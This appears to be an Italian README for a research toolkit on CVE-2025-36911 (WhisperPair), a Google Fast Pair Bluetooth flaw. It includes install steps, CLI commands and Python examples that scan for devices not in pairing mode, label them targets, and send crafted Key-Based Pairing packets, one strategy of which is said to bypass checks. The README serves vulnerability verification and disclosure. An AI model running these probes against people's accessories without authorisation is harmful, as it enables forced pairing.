 spectrixdev/diy_whisperpair
Dirottamento degli accessori Bluetooth tramite Google Fast Pair: WhisperPair CVE-2025-36911 Implementazione di riferimento e toolkit di verifica delle vulnerabilità

Implementazione di riferimento di CVE-2025-36911 e toolkit per la verifica delle vulnerabilità


IMPLEMENTAZIONE UFFICIALE ORA DISPONIBILE, grazie al team della KU Leuven (Grazie per la menzione)
AVVISO LEGALE: Questo è uno strumento di ricerca sulla sicurezza. Leggi LEGAL.md prima dell'uso. L'accesso non autorizzato a sistemi informatici è un reato penale.
Dirottamento degli accessori Bluetooth tramite Google Fast Pair.
WhisperPair (CVE-2025-36911) è una vulnerabilità critica che consente agli aggressori di associare forzatamente accessori audio di fascia alta senza il consenso dell'utente, spesso in meno di 10 secondi.
DIY-WhisperPair è un toolkit di ricerca che implementa questi attacchi per dimostrare tre rischi principali:
[!NOTE] Solo a scopo di ricerca: Questo toolkit contiene scanner e verificatori Proof-of-Concept. Non include strumenti per intercettazioni attive, tracciamento persistente della posizione o iniezione di payload dannosi. Il suo scopo è esclusivamente identificare i dispositivi vulnerabili.
# Install
git clone https://github.com/SpectrixDev/DIY_WhisperPair.git
cd DIY_WhisperPair
pip install -e .

# Run interactive CLI
whisperpair

Questo avvia un menu interattivo:
╦ ╦╦ ╦╦╔═╗╔═╗╔═╗╦═╗╔═╗╔═╗╦╦═╗
║║║╠═╣║╚═╗╠═╝║╣ ╠╦╝╠═╝╠═╣║╠╦╝
╚╩╝╩ ╩╩╚═╝╩  ╚═╝╩╚═╩  ╩ ╩╩╩╚═

────────────── Main Menu ──────────────

  1  Scan      Discover Fast Pair devices nearby
  2  Verify    Test device vulnerability (requires authorization)
  3  Info      Get detailed device information
  4  About     Learn about CVE-2025-36911
  0  Exit      Quit the application

Select option [1]:
Questa libreria è progettata per essere facilmente estendibile. Importa ciò che ti serve:
import asyncio
from whisperpair import scan_devices, verify_device, get_device_info

# Scan for Fast Pair devices
devices = asyncio.run(scan_devices(timeout=10))
for d in devices:
    print(f"{d.address} - {d.name} - Risk: {'HIGH' if not d.is_in_pairing_mode else 'Low'}")

# Find only vulnerable devices (not in pairing mode)
vulnerable = asyncio.run(scan_devices(vulnerable_only=True))

# Verify a specific device (REQUIRES AUTHORIZATION)
result = asyncio.run(verify_device("AA:BB:CC:DD:EE:FF"))
if result.success:
    print(f"VULNERABLE - Provider: {result.provider_address}")

# Get device info
info = asyncio.run(get_device_info("AA:BB:CC:DD:EE:FF"))
print(f"Model: {info['model_name']}")
from whisperpair import (
    # Scanner
    FastPairScanner,
    FastPairDevice,

    # Client
    FastPairClient,
    VerificationResult,

    # Protocol
    KeyBasedPairingRequest,
    KeyBasedPairingResponse,
    PairingRequestFlags,
    parse_bluetooth_address,
    parse_kbp_response_multi_strategy,

    # Crypto
    FastPairCrypto,
    aes_128_encrypt,
    aes_128_decrypt,
    generate_account_key,

    # Constants
    FAST_PAIR_SERVICE_UUID,
    KEY_BASED_PAIRING_CHAR_UUID,
    KNOWN_MODEL_IDS,
)

# Custom scanner with callbacks
def on_found(device: FastPairDevice):
    if not device.is_in_pairing_mode:
        print(f"[!] Potential target: {device.address}")

scanner = FastPairScanner(timeout=15, on_device_found=on_found)
asyncio.run(scanner.scan())

# Build raw protocol packets (flags 0x11 = INITIATE_BONDING | EXTENDED_RESPONSE)
target_bytes = parse_bluetooth_address("AA:BB:CC:DD:EE:FF")
request = KeyBasedPairingRequest.for_verification(provider_address=target_bytes)
packet = request.build()  # 16-byte plaintext

# Multiple verification strategies available:
# - strategy_raw_kbp()      - flags 0x11, works on most vulnerable devices
# - strategy_with_seeker()  - flags 0x02, includes seeker address
# - strategy_retroactive()  - flags 0x0A, bypasses some checks
# - strategy_extended()     - flags 0x10, for newer devices

# Full custom flow (AES key optional - response detection alone indicates vulnerability)
async with FastPairClient("AA:BB:CC:DD:EE:FF") as client:
    model_id = await client.read_model_id()
    result = await client.verify_pairing_behavior()  # No key needed for detection
    if result.response_received:
        print("VULNERABLE - device responded when it shouldn't")
Consulta examples.py per esempi pronti da copiare e incollare:
python examples.py scan              # Basic scanning
python examples.py vulnerable        # Find vulnerable devices
python examples.py verify AA:BB:CC:DD:EE:FF
python examples.py custom            # Scanner with callbacks
whisperpair
# Scan for devices
whisperpair scan
whisperpair scan --vulnerable
whisperpair scan --timeout 15

# Get device info
whisperpair info AA:BB:CC:DD:EE:FF

# Verify vulnerability (requires flags)
whisperpair verify AA:BB:CC:DD:EE:FF --authorized

# Learn about the vulnerability
whisperpair about
Questo strumento esegue operazioni Bluetooth attive. Prima di eseguire qualsiasi comando di verifica, devi avere:
| Giurisdizione | Legge pertinente |
|---|---|
| Regno Unito | Computer Misuse Act 1990, Section 1-3A |
| Stati Uniti | Computer Fraud and Abuse Act (CFAA) |
| UE | Directive 2013/40/EU |
| Germania | § 202a-c StGB |
| Australia | Criminal Code Act 1995, Part 10.7 |
Consulta LEGAL.md per una guida dettagliata.
Google Fast Pair richiede che i dispositivi accettino le richieste di associazione solo quando sono in modalità di associazione. Molti dispositivi non superano questo controllo:
EXPECTED: Device checks "Am I in pairing mode?" → NO → Reject
ACTUAL:   Device accepts request regardless of mode state
La vulnerabilità viene rilevata verificando se un dispositivo risponde in qualsiasi modo a una richiesta Key-Based Pairing quando non è in modalità di associazione:
graph TD
    subgraph Packet["Key-Based Pairing Request (16 bytes)"]
      direction LR
      B0["0x00"]
      B1["0x11"]
      MAC["MAC: 6 bytes"]
      Salt["Salt: 8 bytes"]
    end

